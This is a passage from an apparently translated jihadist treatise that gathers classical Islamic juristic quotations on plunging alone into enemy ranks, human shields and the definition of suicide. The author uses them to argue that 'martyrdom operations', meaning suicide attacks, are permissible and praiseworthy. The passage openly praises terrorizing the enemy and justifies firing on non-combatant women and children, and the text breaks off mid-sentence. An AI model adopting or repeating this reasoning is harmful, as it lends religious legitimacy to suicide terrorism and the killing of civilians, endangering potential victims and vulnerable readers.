[53] Refer to *Al-Mustadrak* of Al-Hākim (2/275), and *Tafsīr* Ibn Abī Hātim (1/128). This explanation of the verse was narrated by At-Tabarī in his *Tafsīr* (3/584) from Huthayfah, Ibn 'Abbās, 'Ikrimah, Hasan Al-Basrī, 'Atā', Sa'īd ibn Jubayr, Dhahhāk, As-Suddī, Mujāhid, and others. Also refer to Ash-Shaybānī in *As-Siyar Al-Kabīr*. Ibn Abī Shaybah narrated that Mujāhid said regarding this verse, "When you meet the enemy, then show them your bosom (fight bravely going forth), for indeed this verse was sent down regarding spending." Refer to his *Musannaf* (5/331).

[54] Al-Baqarah: 195

[55] Refer to *Mashāri' Al-Ashwāq* (1/528).

Fifth)

Ibn Al-'Arabī said, commenting on the verse,

وأنفِقُوا فِي سبِيلِ اللهِ ولا تلقُوا بِأيدِيكُم إِلى التهلُكةِ

"And spend in the Path of Allāh, and do not throw yourselves into destruction." [56]

"There are five views about (the meaning of) "*destruction*" (in this verse):

• Do not give up spending (in the Path of Allāh)

• Do not go out without provision

• Do not abandon Jihād

• Do not take on an enemy you are not capable of withstanding

• Do not despair of forgiveness

At-Tabarī said: "It is general (in scope), and there is no contradiction between them." He is right, except regarding plunging into the enemy, for scholars have disagreed concerning this. Al-Qāsim ibn Mukhaymarah, Al-Qāsim ibn Muhammad and 'Abdul-Malik from among our (*Mālikī*) scholars have said there is no objection to a man single-handedly taking on an enormous army, if he is strong and (the action) is sincerely for Allāh. If he has no power, then that is self-destruction. It has been said (by some) that if he is seeking martyrdom and his intention is sincere, he can attack, for his goal is to kill one of the enemy forces, and that is clear in the verse,

ومِن الناسِ من يشرِي نفْسه ابتِغاءَ مرضاةِ اللهِ والله رءُوف بِالْعِبادِ

"And amongst mankind is he who sells himself, seeking the Pleasure of Allāh. And Allāh is full of Sympathy to (His) slaves." [57]

And the correct opinion according to me, is that of permissibility of plunging into an army one cannot withstand, for it contains four [possible] aspects:

• Seeking martyrdom

• Inflicting losses [on the enemy]

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[56] Al-Baqarah: 195
[57] Al-Baqarah: 207

• Encouraging the Muslims to attack

• Demoralizing the enemy, by showing them that if one man can do this, what will all of the others combined together be able to do!"[58]

And all of these four are fulfilled in martyrdom operations.

Sixth)

Al-Qurtubī رحمه الله said, "Muhammad ibn Al-Hasan Ash-Shaybānī, the student of Abū Hanīfah, said: If a man single-handedly plunges into and attacks 1,000 *mushrikīn*, there is no objection to it if there is hope of success, **or** inflicting loss on the enemy - otherwise it is disliked, for then he would expose himself to death without having benefited the Muslims. As for someone whose aim is to incite the Muslims to emulate his feat, it's permissibility is not far-fetched, for it contains benefit for the Muslims in certain ways. If his intent is to terrorize the enemy, and demonstrate the Muslims' strength of *Īmān*, its permissibility is not far-fetched. If there is benefit in it for the Muslims, then giving one's life for the strengthening of the *Dīn* and weakening of the infidels - then it is the Noble Status by which Allāh has praised the Believers, in His Statement,

إِن الله اشترى مِن الْمؤمِنِين أَنفُسهم وأموالهم بِأَن لَهم الْجنةَ

"Verily, Allāh has purchased from the believers, their lives and their wealth in return for Paradise being theirs." [59]

And other such verses in which Allāh has extolled those who sacrifice themselves."[60]

Seventh)

Imām Ash-Shawkānī said about the verse of self-destruction, "The truth is that words have general implication, and are not specific to the circumstances of revelation. So everything which may be described as worldly or religious self-destruction is implied by it, as stated by Ibn Jarīr At-Tabarī. Amongst that which comes under this verse is a man attacking an enemy army which he can neither overcome, nor have any effect beneficial to the Mujāhidīn." [61]

The implication of Ash-Shawkānī's words are - that if there is a benefit, it becomes permissible.

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[58] Refer to *Ahkām Al-Qur'ān* by Ibn Al-'Arabī (1/116), and also Al-Qurtubī (2/363-364).
[59] At-Tawbah: 111. (9/111).
[60] Refer to *Tafsīr* Al-Qurtubī (2/364). Also refer to *Ahkām Al-Qur'ān* by Al-Jassās (3/262-263).
[61] Refer to his *Tafsīr*, *Fat'h al-Qadīr* (1/297).

Texts of the *Mathāhib*, Schools of Thought

Followers of Imām Abū Hanīfah

Eighth)

Ibn ʻĀbidīn says, "There is no objection against a man fighting alone, even if he thinks he will be killed, as long as he achieves something such as killing, wounding or defeating (the enemy) - for this has been reported from a number of the Companions in the presence of the Messenger of Allāh on the Day of *Uhud*, and he praised them for it. If, however, he knows that he will not inflict any loss on them, it is not permissible for him to attack, for it would not contribute to the strengthening of the *Dīn*."[62]

Ninth)

As-Sarkhasī said explaining that, "It is apparent that the stipulation is that his plunging in will indeed inflict damage to the kuffār (if so, then it is permissible)."[63]

Tenth)

Abū Bakr Al-Jassās رحمه الله mentioned, after mentioning the quote of Ash-Shaybānī mentioned earlier, "If it is like that (i.e. no benefit for the *Dīn*, or damage for the kuffār), then he should not destroy himself since there is no benefit returning to the *Dīn* nor to the Muslims. But, if there is a benefit for the *Dīn* or the Muslims in his destroying himself, then this is a noble position which Allāh praised the Companions…"[64]

And the statement of Ash-Shaybānī – Abū Hanīfah's student – has already preceded.

Followers of Imām Mālik ibn Anas

Eleventh)

Ibn Khuwayz Mandād said, as cited by *Imām* Al-Qurtubī, "As for a man single-handedly attacking 100 or more enemy troops… this has two scenarios:

If he is certain, or overwhelmingly believes, that he will kill the subject of his attack, and emerge safe, then it is good; and similarly if he is reasonably certain that he will be killed, but

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[62] Refer to his *Hāshiyah* (4/303).
[63] Refer to *Sharh As-Siyar Al-Kabīr* (1/163-164).
[64] Refer to *Ahkām Al-Qur'ān* by Al-Jassās (3/262-263).

will inflict loss to the enemy or cause damage, or have a beneficial effect for the Muslims, then it is permissible also." [65]

And statements of Al-Qurtubī and Ibn Al-'Arabī have already preceded.

Followers of Imām Ash-Shāfi'ī

Twelfth)

In the completion of *Al-Majmū'* by Al-Mutī'ī رحمه الله , we find, "If the number of the *kuffār* is twice the numbers of the Muslims, and they do not fear defeat, it is obligatory to stand firm… And if they are more convinced that they will fall in destruction, then there are two possibilities:

1) That they may turn back, based on the verse,

ولا تلقُوا بِأيدِيكُم إلى التهلُكةِ

"… and do not throw yourselves into destruction." [66]

2) That they may not turn back, and this is the correct view, based on the verse, (meaning),

يا أيها الذين آمنوا إذَا لقِيتم فِئَةً فَاثْبتوا

"O you who believe! When you meet (an enemy) force, take a firm stand against them…" [67]

… And because the Mujāhid only fights in order to slay or to be slain.

If the number of the *kuffār* exceed twice the numbers of the Muslims, then they may turn back. If they are more convinced that they will not be destroyed, then it is better for them to remain steadfast so that the Muslims are not routed. If they are more convinced that they will be destroyed, then there are two possibilities:

• That it is obligatory to turn back, based on the words of Allāh, ***"… and do not throw yourselves into destruction."*** [68]

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[65] Refer to his *Tafsīr* (2/364).
[66] Al-Baqarah: 195
[67] Al-Anfāl: 45
[68] Al-Baqarah: 195

• That it is merely recommended for them to turn back, but not compulsory, for if they are killed, they will be victorious with martyrdom." [69]

Thirteenth)

Imām Al-Ghazālī said, "There is no disagreement that a Muslim can single-handedly attack the rows of the *kuffār* and fight, even if he knows he will be killed. Just as it is permissible to fight the *kuffār* until martyrdom, that is also permissible; because that is contained in Commanding the Good and Forbidding the Evil. But, if he knows that his attack will cause no damage to the *kuffār* – as if a blind or disabled person was to throw himself into the rows of the *kuffār* – then this is something which is forbidden, and it is included in the generality of the verse of self-destruction. Rather, it is permissible to go forth, only when he will not be killed until he kills (or inflicts damage to the *kuffār*), or he knows he will break the morale of the *kuffār* by demonstrating to them his dancing with death, and making them believe that the rest of the Muslims similarly have little fear of death, and that they love *Shahādah* (martyrdom) in the Path of Allāh – and by doing such, the enemies' strength breaks down." [70]

And this is one of the most obvious effects – rather, miracle - after a Mujāhid sells himself to His Lord – it is a cause of terror and fright for the enemies of Allāh in the East and the West, and it trembles the highest towers of *kufr* and transgression, and all praise belongs to Allāh Alone.

Followers of Imām Ahmad ibn Hanbal

Fourteenth)

Imām Ibn Qudāmah said, "If the enemy is more than twice the Muslims' number, and the Muslims are reasonably certain of victory, then it is preferable to remain steadfast on account of the benefit (involved), but if they turn back it is permissible, for they are not immune to destruction… it is conceivable that it is obligatory upon them to stand fast if they are reasonably certain of victory, on account of the benefit; but if they are reasonably certain of being defeated by remaining and being unscathed by turning back, then it is preferable for them to turn back - but if they remain steadfast and firm, it is permissible, for they have a goal of martyrdom, and it is also possible that they will be victorious. If they are reasonably certain of being routed whether they remain put or turn back, then it is preferable for them to (stay put and) remain steadfast to attain the rank of the *Shuhadā'* (martyrs), going forth bravely to the fight, hoping (for Allāh's Pleasure), and this more virtuous than fleeing; and also because it is possible they might be victorious." [71]

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[69] Refer to the competition of *Al-Majmū'* (19/291).
[70] Refer to *It'hāf As-Sādah Al-Muttaqīn Sharh Ihyā' 'Ulūm Ad-Dīn* (7/26).
[71] Refer to *Al-Mughnī* (9/309).

Fifteenth)

Shaykh Al-Islām Ibn Taymiyyah said, "And it is narrated from Muslim in his *Sahīh* from the Prophet صلى الله عليه و سلم the story of the **People of the Ditch**, and in it is that the young boy ordered the killing of himself for the *Maslahah* (benefit) of making the *Dīn* triumphant. And for this reason, the Four *Imāms* permitted the Muslim to immerse into the ranks of the *kuffār* - even if he knows that most likely the enemies will kill him – (so they permitted this) as long as there is a benefit for the Muslims in (him doing) that…"[72]

Followers of Imām Dāwūd Ath-Thāhirī

Sixteenth)

Imām Ibn Hazm said, "Neither Abū Ayyūb Al-Ansārī nor Abū Mūsā Al-Ash'arī criticized the man plunging alone into a raging enemy force and remaining steadfast until he was killed… It has been authentically narrated that a man from amongst the Companions asked the Messenger of Allāh صلى الله عليه و سلم about what makes Allāh laugh upon His slave, and he answered, *"The slave immersing himself into the enemy without armor"* - whereupon the man removed his armor and penetrated the enemy (ranks, fighting) until he was killed."[73]

[72] Refer to *Majmū' Al-Fatāwā* (28/540).
[73] Refer to *Al-Muhallā* (7/294).

Some Analysis

The *Hadīth* of the young boy and the king is the strongest evidence for this issue. The *Hadīth* explains that when the boy saw that his being killed in a specific manner would be a means for spreading the *Dīn* - he advised the king - from whom Allāh had protected him up till then - how to kill him, for spreading the *Dīn* was more weighty in his eyes than his remaining alive. So thus, he took part in destroying his own life. Yes, he did not destroy it by his own hand, but his advice was the sole factor leading to his death.

This is just as if a man, suffering from painful wounds, asked someone else to kill him; he would be as guilty of suicide as if he had taken his own life, regardless of who did the killing, for he is the one who requested it – and everyone would agree to this, and would agree that the killing hand here does not change the ruling.

But when the Messenger of Allāh mentioned this young boy in a praising and extolling manner, it becomes clear that the difference between the two deeds is the intention. So he praised the young boy because he indirectly killed himself for the sake of giving victory to the *Dīn* (as opposed to the one who asks someone to kill him due to his misery). So this is crystal clear evidence regarding the permissibility of such a deed, and regarding the permissibility of self-sacrificial operations.

Similarly, Allāh praised those who believed in the young boy's Lord; those who jumped into the ditches of fire, as a victory to the *Dīn*, and preferring their *Dīn* over this world. Nay, even the infant spoke, encouraging its mother to advance when she hesitated about plunging herself into the fire. And Allāh did not make the infant speak, except to speak the Truth. And Allāh revealed a *Sūrah* regarding them, which will be recited eternally, in which they were praised, which described their fate as,

لَهم جنات تجري مِن تحتِها الأنهار ذَلك الفَوز الكَبِير

"For them will be Gardens under which rivers flow (Paradise). That is the Great Success."[74]

So they sacrificed for the sake of their *Dīn*, by selling their souls to Allāh, and that is the Great Success.

The story of the hairdresser of Pharaoh's daughter is similar. We have cited evidences from our *Sharī'ah* which fortify these two *Hadīths*, and our *Sharī'ah* has praised and extolled the deeds and actions of the People of the Ditch and the hairdresser of Pharaoh's daughter; and

[74] Al-Burūj: 11

nothing has appeared to contradict sacrificing one's life for raising *Lā Ilāha Illā Allāh*. Hence, the content of these two *Hadīths* is part of our *Sharī'ah*, according to the majority of scholars.

In fact, we see that this sort of operation was carried out both, in the presence of the Prophet صلى الله عليه و سلم , and after him by the Companions رضي الله عنهم , not once but many times. Furthermore, protection of the *Dīn* is the greatest service a Mujāhid performs, and the evidences do not leave us with any doubt that a Mujāhid may sacrifice his life for the *Dīn*. Abū Dujānah رضي الله عنه was the human-shield of the Prophet صلى الله عليه و سلم , and this supports the permissibility of a person sacrificing himself for others in the interests of the *Dīn*.

Synopsis

It has become clear that the '*Ulamā* gave, to the issue of plunging all alone into the enemy with reasonable certainty of being killed, the same verdict as in the cases of death being definitely certain, such that whoever permits the latter, also permits the former.

Further, the majority of scholars gave conditions for the permissibility:

1. Intention

2. Infliction of losses on the enemy

3. Terrorizing them

4. Raising the morale of the Muslims

Al-Qurtubī and Ibn Qudāmah allowed plunging into the enemy with only a sincere intention, even if no other conditions are fulfilled – and this is because seeking martyrdom is legislated matter (*Mashrū'*). Since there is no explicit stipulation of the majority's conditions in narrations, this view appears preferable. The majority deduced their conditions from general standards of the *Sharī'ah*, but the general need not restrict the specific. Yes, we do say that if there is no benefit to the Muslims or the Mujāhidīn in a certain action, then it should not be carried out, and is not the most optimal practice, but this is apart from the original permissibility of the act, for to condemn one seeking martyrdom without a firm basis is an injustice, just as it is not proper to go forth to martyrdom for its own sake, without there being another matter which would be of benefit to the Muslims and Mujāhidīn.

The Issue of Using Prisoners as a Human Shield

Just as going forth to the enemy and plunging into their ranks without wearing any armor, is a praiseworthy act which indirectly leads to the killing of one's own self – so is the topic of martyrdom operations, it is just another praiseworthy type, if the intention is sincere. And this is because indirectly killing is exactly the same as directly killing, according to the opinion of the majority of the scholars, as we will explain, *InShā'Allāh*.

The issue of killing Muslim prisoners whom the enemy has used as a human shield resembles the issue at hand, although there is also a difference between them.

The similarity is that both involve ending a Muslim life for the sake of the benefit of the *Dīn*. The difference between the issues is that killing those used as a shield was permitted by scholars out of necessity, for there does not exist any text permitting the killing of someone else, rather it derives from the public interest overshadowing the individual interest. Hence, killing prisoners used as human shields is based on the rule of *Fiqh* the "dire necessities permit the unlawful", and also of "choosing the lesser of two evils when one is inevitable". As for martyrdom operations, no such rules need be applied, for we have clear texts encouraging plunging into the enemy ranks in spite of the certainty of being killed, and it is not a case of necessity.

Killing another person is an even greater sin than killing oneself; Al-Qurtubī mentions in his *Tafsīr*[75] the *Ijmā'* of scholars that anyone who is coerced to kill someone else may not comply. Hence whoever allows killing another Muslim, where no textual evidence exists, but for an overwhelming *Islāmic* benefit, should similarly allow killing oneself for an overwhelming benefit, for the taking of one's own life is less harmful than taking someone else's life. This would be even if we did not have any texts to support martyrdom operations, although we actually do have specific evidences, as mentioned earlier.

And whosoever permits the killing of a Muslim, for the sake of the benefit of the Muslims in general, then he cannot refrain from permitting the killing of one's own self for the sake of the benefit of the Muslims in general. And the only reason the *Fuqahā'* of the past did not address this issue, is because the methods of warfare and the tactics of battles have change drastically.

The Muslim army is ordinarily prohibited from killing not only Muslims, but also *Thimmīs* (*kuffār* living as protected subjects of the Muslim state), as well as old men, women and children from among the *kuffār*. If Muslim prisoners of war are used by the *kuffār* then it is not permissible to fire on them except in cases of dire necessity. In the case of women and children of the unbelievers, however, they could be fired upon for the convenience of war even if it is not dire necessity, for war may need such action, but the intention should not be

[75] Refer to his *Tafsīr* (10/183).

specifically to kill the non-combatants. And the Prophet of Allāh (may peace be upon him), when asked about the women and children [*Tharāriyy*] of the polytheists being killed during the night raid- he said: *"They are from them"*. And in similar narrations, it is reported that he replied by saying, "*They are from their fathers."* **76**

In the case of Muslims, however, firing is permissible only if abstaining will lead to an extensive harm, such as a greater number of Muslims being killed than those being used as human shields, or the Muslims being defeated and their land overrun. In such a case, any Muslims killed as a result will be raised up according to their intentions.

The majority of scholars consider it obligatory to attack the enemy in cases of necessity, even if it leads to the members of a human shield being killed.[77] The Imām Ash-Sharbīnī in *Mughnī Al-Muhtāj* gives two conditions which should be satisfied:

1. That the Mujahidīn try their best to avoid hitting the shield deliberately.

2. That they do not intend to kill the people being uses as a shield.

And also Ibn Qāsim said, "He said in "*Al-Insāf*": If they use a Muslim as a shield, then it is impermissible to strike him- except when it is feared (that it is a greater danger if the *kāfir* is not struck), then it is permissible to strike them, while aiming at the *kuffār*. And there is no argument against this (permissibility)." **78**

Shaykh Al-Islām Ibn Taymiyyah رحمه الله said. "And the scholars are *united* that, if the armies of the *kuffār* shield themselves using the Muslim prisoners who are with them, and danger is feared for the (rest of the) Muslims if the *kuffār* are not fought- then it is permissible to fight them, *even* if it leads to the killing of the Muslims who were being used as shields." **79**

Ibn Taymiyyah said, "If the *kuffār* use Muslims as a human shields, and the *kuffār* cannot be repelled except by killing (the Muslims), then (the Muslim army may shoot), for inflictions and afflictions may strike one in this world who does not deserve it in the Hereafter, and it counts as a misfortune for him (for which he may be rewarded). Some expressed this by saying: "The killer is a Mujāhid and the killed one is a martyr."[80]

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[76] Refer to "*Fat'h Al-Bārī*" (6/146), and "*Al-Minhāj Sharh Sahīh Muslim Ibn Al-Hajjāj*" (12/49), "*Sunan Ibn Mājah*" (2/967), "*Sunan Abī Dāwūd*" (3/56), "*Musnad Ahmad*" (4/38), Al-Bayhaqī (9/78), Ibn Abī Shaybah (12/388), At-Tabarānī in "*Al-Kabīr*" (8/102), Al-Baghawī in "*Sharh As-Sunnah*" (10/50), Al-Humaydī (2/343, # 781), and At-Tahāwī in "*Ma'ānī Al-Āthār*" (3/221), and "*Jāmi' Al-Usūl*" by Ibn Al-Athīr (2/733), and Ibn al-'Arabī in '*Āridhat al-Ahwathī* (7/65).

[77] Refer to Ash-Shawkānī's *Fat'h Al-Qadīr* (5/447), *Mughnī Al-Muhtāj* (4/244), *Hāshiyat Ad-Dusūqī* (2/178), and Ibn Qudāmah's *Al-Mughnī* (10/505).

[78] Refer to "*Al-Hāshiyah 'Alā Ar-Rawdh*" (4/271).

[79] Refer to "*Majmu' Al-Fatāwā*" (28/537-546, 20/52).

[80] Refer to "*Majmū' Al-Fatāwā*" (10/376).

The majority of *Hanafīs* and *Mālikīs*, as well as *Imām* Sufyān Ath-Thawrī, have permitted attacking when the enemies have used Muslims as human shields, whether or not abstaining would be detrimental or lead to defeat, reasoning that otherwise Jihād would never take place.[81] The weakness of this position is clear, in that the sanctity of a Muslim life is greater than to allow its taking without a clear proof, and moreover such shields are not universally used, and so Jihād would not necessarily come to a halt.

In the case of women children and old men from among the *kuffār* being used as shields, the majority of *Ahnāf*, *Shawāfi'* and *Hanābilah* have permitted attacking them even if it is not a dire necessity, as long as it is just a need.[82] The *Mālikiyyah* differed, despite the fact that they permit fighting the *kuffār* even if they use Muslims as human shields, even if there is no dire necessity, and it leads to the killing of those Muslims as human shields – and this is a strange disparity; but for brevity we will not mention their reasoning.[83]

[81] Refer to *Fat'h Al-Qadīr* (5/448), *Ahkām Al-Qur'ān* of Al-Jassās (5/273) and *Minah Al-Jalīl* (3/151).
[82] Refer to *As-Siyar Al-Kabīr* (4/1554), *Mughni Al-Muhtāj* (4/224) and *Al-Mughnī* (10/504).
[83] Refer to Dardīr's *Ash-Sharh Al-Kabīr* (2/178) and *Minah Al-Jalīl* (3/150).

The View of the Scholars Concerning One Who Assists in Killing

Plunging into the enemy ranks without hope of escape is the greatest means by which a Mujāhid contributes to killing himself, and contributing to one's own death is just like killing oneself, just as one who deliberately, but indirectly, causes the death of someone is just like one who actually killed him directly. The majority of scholars, from amongst the *Mālikiyyah*, *Shāfi'iyyah*, and *Hanābilah*, have subjected one who kills someone indirectly to being killed in retaliation just as in the case of a direct murder.

Among the textual bases for this is that which Al-Bukharī has reported, that a boy was assassinated, whereupon 'Umar said, *"Even if all of the People of San'ā' (Yemen) had taken a part (of this assassination), then I would indeed kill them all due to him."* From a rational angle, if killing in retaliation were to be halted in such a case, murder would increase, for murderers would merely use one or more accomplices without fear of being executed for the crime. The monetary compensation of blood-money would not deter all murderers, especially the rich.[84]

Hence it is fitting for all the participants to be executed, and in a similar light the Qur'an describes one who kills one person to be like one who has killed all of mankind.

So, if one who contributes to killing himself by plunging into the enemy is praised because of the sincere intention of lifting the Word of Allāh - then this praise applies independent of the weapon and manner in which he gives up his life. We have already mentioned in evidence # 12 and # 13 the Companions' actions, and no criticism or stipulation has been recorded from the Prophet صلى الله عليه و سلم of such a practice.

Hence, if allowing oneself to be killed by the enemy is permissible when it is in the beneficial interests (*Maslahah*) of the Muslims, then directly killing oneself for the same purpose should be allowed – especially when such infliction of damage to the *kuffār* cannot be done except using these methods of self-sacrificial operations; and in such a case a Mujāhid is exempted from the general texts which prohibit taking one's own life.

[84] Refer to *As-Sayl al-Jarrār* of Ash-Shawkānī (4/397), *Tafsīr* Al-Qurtubī (2/251), *Majmū Al-Fatāwā* of Ibn Taymiyyah (20/382), *Al-Bahr Ar-Rā'iq* (8/354), As-San'ānī in *Subul As-Salām* (3/493), and As-Sam'ānī in *Qawāti' Al-Adillah* (2/243).

Definition of a Shahīd (martyr)

Imām An-Nawawī has enumerated seven explanations for why the martyr is called "*Shahīd*" [85]:

(1) Because Allāh and His Prophet have testified (*Shahādah*) concerning his entry into Heaven
(2) Because he is alive with his Lord
(3) Because the Angels of Mercy witness (*Shahādah*) the taking of his soul
(4) Because he will be among those who testify (*Shahādah*) over nations on the Day of Resurrection
(5) Because his faith and good ending have been witnessed (*Shahādah*) externally
(6) Because he has a witness (*Shahādah*) to his death, namely his blood
(7) Because his soul immediately witnesses (*Shahādah*) Heaven

Ibn Hajar has mentioned fourteen means by which a person can acquire the title, some of them specifically related to being killed in the path of Allāh and others not.[86]

And the *Fuqahā'* have given the *Shar'ī* definition as follows:

According to the followers of the *Hanafī Math'hab*:

Then, from the author of *Hāshiyah Ibn 'Ābidīn*: "… he is the one whom the polytheists have killed, or has been found killed in the course of battle and has signs of injury that are either apparent or concealed, such as bleeding from the eye, or the likes."[87]

And also, Az-Zayla'ī said: "… anyone who is killed fighting the warmongers, transgressors or highway robbers in that (his death) is in some way linked to the enemy, *whether directly or indirectly*, is a martyr. And anyone whose killing is not linked to the enemy is not a martyr."[88]

According to the followers of the *Mālikī Math'hab*:

Ad-Dardīr said, in A*sh-Sharh Al-Kabīr*: "… he is only the one who is killed fighting the warmongers, even if: he is killed in the land of Islām by the warmongers that have invaded the Muslims, or he did not fight because he was unaware (of the fighting) or was asleep, or he was killed by a Muslim who thought he was a *kāfir*, or he was stomped to death by a

[85] In *Sharh Sahīh Muslim* (1/515) and *Al-Majmū'* (1/277).
[86] Refer to *Fat'h Al-Bārī* (6/43).
[87] Refer to *Hāshiyah Ibn 'Ābidīn* (2/268), and *Al-'Ināyah* margins of *Fat'h Al-Qadīr* (2/142).
[88] Refer to *Tabyīn Al-Haqā'iq* (1/247), and *Al-Bahr Ar-Rā'iq* (2/211). **Trans. Note:** The *Ahnāf* are the only ones who hold this opinion, as will be discussed shortly.

horse, or he accidentally killed himself by his own sword or arrow, or he fell in a well or fell from a high tower during the fighting."[89]

According to the followers of the *Shāfi'ī Math'hab*:

Ibn Hajar said he is: "… the one who is killed sincerely fighting against the *kuffār*, going towards them and not showing them his back."[90]

And in *Mughnī Al-Muhtāj*: "… he is the one who is killed while fighting the *kuffār*, going towards them and not showing them his back, so that the Word of Allāh may be the highest, and the word of those who disbelieve may be the lowest, without seeking any part of this World."[91]

According to the *Hanbalī Math'hab*:

From *'Kishāf al-Qinā'*: "… the martyr is the one who dies as a result of fighting with the *kuffār* during the time of fighting."[92]

And Ibn Qudāmah said: "… so if the martyr's weapon comes back upon him and kills him, then he is like the one who was killed by the hands of the enemy. And Al-Qādhī ('Iyādh) said: He is to be washed and prayed over because he did not die by the hands of the *kuffār*. This is similar to the one whom this happens to outside of the battlefield, and supporting this is what Abū Dāwūd[93] narrated from a man from the Companions of the Prophet صلى الله عليه و سلم who said: "We attacked the territory of (the tribe of) *Juhaynah*, so a man from the Muslims was chasing after one of them and struck him, thereby hitting himself with his own sword. So, the Messenger of Allāh صلى الله عليه و سلم said: *'Your brother, O Muslims!'* So, the people rushed to him and found that he was dead. The Messenger of Allāh صلى الله عليه و سلم then wrapped him in his bloody garment and prayed over him. So, the people asked: 'O Messenger of Allāh! Is he a martyr?' He صلى الله عليه و سلم replied: '*Yes, and I am a witness for him (to that).*'[94]

Some people may waver about the permissibility of martyrdom operations because the Mujāhid is killing himself. In order to dispel this confusion, we may remind ourselves that the *Sharī'ah* often gives a differing verdict about two actions which externally appear the same, but differ in the intentions behind them. For example:

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[89] Refer to *Ash-Sharh Al-Kabīr* (1/425).
[90] Refer to *Fat'h Al-Bārī* (6/129).
[91] Refer to *Mughnī Al-Muhtāj* (1/350).
[92] Refer to *Kashf al-Qinā'* (2/113).
[93] Refer to *Sunan Abī Dāwūd* (2539).
[94] Refer to *Al-Mughnī*, in *Kitāb al-Janā'iz* (2/206).

• Marrying a divorced woman is permissible, but doing so with the sole intention of making her permissible to the first husband is prohibited.

• Paying back a loan with more than the amount which was borrowed is allowed, but if the excess is stipulated in the contract, it is prohibited, and it is *Ribā* (interest).

• One who performs Jihād in order to raise aloft the word of Allāh is a Mujāhid, but one who fights for the sake of showing off bravery is among the first who will be taken to Hell.

• Mistakenly striking oneself with one's own weapon makes one *Shahīd* (according to the majority) but deliberately killing oneself to escape the pain of wounds makes one deserving of Hell.

These examples, all based on the *Hadīth*, "*The reward of deeds depends upon the intentions…*"[95] clearly support the notion that the verdict concerning the *Shahīd* does not differ based on which hand is the killer, provided the intention is pure. So, one who has a bad intention and is killed by the enemy is deserving of the Fire, as would be the case if he kills himself out of pain and distress. And, one who has a sincere intention will be in Heaven, whether he is killed by the enemy, or kills himself in error. And, one who helps in killing himself for the benefit of the *Dīn* will be in Paradise, like the young boy, *InShā'Allāh*.

[95] Narrated by Al-Bukhārī (1), and also declared *Sahīh* by al-Albānī in *Sahīh At-Targhīb* (10, 1330).

Definition of Suicide

Al-Intihār (suicide) in the Arabic language is used as "the man committed suicide"- meaning he killed himself. Refer to *Lisān al-'Arab* and *Tāj al-'Urūs*, under **نحر** "*Nahr*".[96]

But the *Fuqahā'* (scholars) did not use this definition.

Some said, "The killing of a human of himself by using any means whatsoever."

Others said, "That a person kills himself due to an anger or grief that he has."[97]

Others said, "It is throwing one's own self into destruction due to a worldly harm inflicted upon him."[98]

Allāh says,

ولا تقْتلُوا أَنفُسكُم إِن الله كَانَ بِكُم رحِيماً ومن يفْعلْ ذَلك عدواناً وظُلْماً فَسوف نصلِيهِ ناراً وكَانَ ذَلك علَى اللهِ يسِيراً

"Do not kill yourselves; Surely, Allāh is Most Merciful to you. And whoever commits that through aggression and injustice, We shall cast him into the Fire. And that is easy for Allāh."[99]

Imām al-Qurtubī رحمه الله explained this verse "And the scholars are upon *Ijmā'* (consensus) that what is meant in this verse, is the prohibition of people (Muslims) to kill one another. And its literal wording also implies a prohibition for a person to kill himself ***due*** to any ***worldly desire***, or seeking for *wealth* in such a way which he endangers his life with utter destruction; and the verse also implies the meaning of 'Do not kill yourselves ***due*** to ***misery*** **or** ***fury***'- So all of this is implied by this verse."[100]

So thus, it can be said that the prohibited suicide is, "Killing one's own self without any valid Islāmic reason found in the texts of the *Shari'ah*."

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[96] Also refer to *al-Qāmūs al-Muhīt* (616)

[97] This includes anxiety, hunger, thirst, pain, etc…

[98] As is in the *Hadīth*, "Among those before you, there was a man with a wound, and he was in anguish, so he took a knife and cut his hands, and the blood did not stop until he died. Allāh said, *"My servant has hastened the ending of his life, so I have prohibited Paradise to him."* Refer to al-Bukhārī (3463), Muslim (116), *Sahīh at-Targhīb* (2456) of al-Albānī, and also *as-Silsilah as-Sahīhah* (462).

[99] An-Nisā': 29-30

[100] Refer to *Tafsīr al-Qurtubī* (5/156)

And the person who commits suicide, for any of the [invalid] reasons that have been just mentioned- there is no difference amongst the scholars that it is a major sin, and such a person is worthy of being punished in the fire.

Nay, Islām has even prohibited that which is *even less* then suicide itself- **such as making *Du'ā* for death upon one's own self *for* any disaster which has fallen upon him**… As is clear in the *Hadīth*:

"Let not any of you wish for death on account of a harm which has befallen him. But, if he must, he should pray, *'O Allāh! Keep me alive as long as life is better for me, and take my life when death is better for me.*"[101]

And in a narration in *Sahīh Ibn Hibbān* it is included, *"…on account of a harm which has befallen him* ***in this world****."*[102]

Thus, *suicide* is committed for a *misery* or *harm* which has befallen, such as *adversities*, *severe illness*, and such; or it is done for no reason at all whatsoever, like a game, without any worldly reasons, nor due to any *Islāmicly* valid reason. And both situations are prohibited by the *Sharī'ah*, as is mentioned in the *Qur'ān* and *Sunnah*.

All of these texts prohibiting suicide are related to killing oneself for worldly motives such as pain or anguish or lack of patience, and not for raising aloft the Word of Allāh. We have already cited the evidences for permitting a Mujāhid to plunge into the enemy ranks without armor, and these exempt the Mujāhid from the generality of the suicide texts.

Can one then say that one who kills himself in order to lift the Word of Allāh - to inflict damage and losses on the enemy, to terrorize them, and with a sincere intention - can we describe him as one committing suicide? That is a grave slander. We say that the prohibition of suicide is on account of its resulting from weakness or lack of *Īmān*, whereas the Mujāhid in a martyrdom operation is sacrificing himself on account of the strength of his *Īmān*. The boy in the account of the People of the Ditch referred to in *Sūrah Al-Burūj* effectively killed himself for such a reason, and his deed was praiseworthy. Similarly, the Prophet صلى الله عليه و سـلم wished for death in the Path of Allāh not once but thrice [the *Hadīth* was cited at the start of this essay], and it was permissible because it was not on account of harm which had befallen him, but rather it sprung forth from strong *Īmān*. So, when the rationale of the prohibition of suicide becomes clear, one arrives at the conclusion that martyrdom operations are permissible and praiseworthy when undertaken for the benefit of the *Dīn* and Jihād in the Path of Allāh.

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[101] Refer to al-Bukhārī (5671, 6351), Muslim (2680). Ibn Hazm رحمه الله declared it *Sahīh* in *al-Muhallā* (5/167), and likewise Ibn Hajar in *Fat'h al-Bārī* (13/234), and likewise al-Albānī in *Sahīh al-Jāmi'* (7611, 7265).

[102] Also refer to *al-Muhallā* (5/165), where Ibn Hazm declared its chains to be *Sahīh*, and Sahīh an-Nasā'ī (1716), where al-Albānī declared it *Sahīh*.

The Verdict of Shaykh Muhammad Nāsir Ad-Dīn Al-Albānī

The *Shaykh*, may Allāh have mercy upon him, was asked[103]:

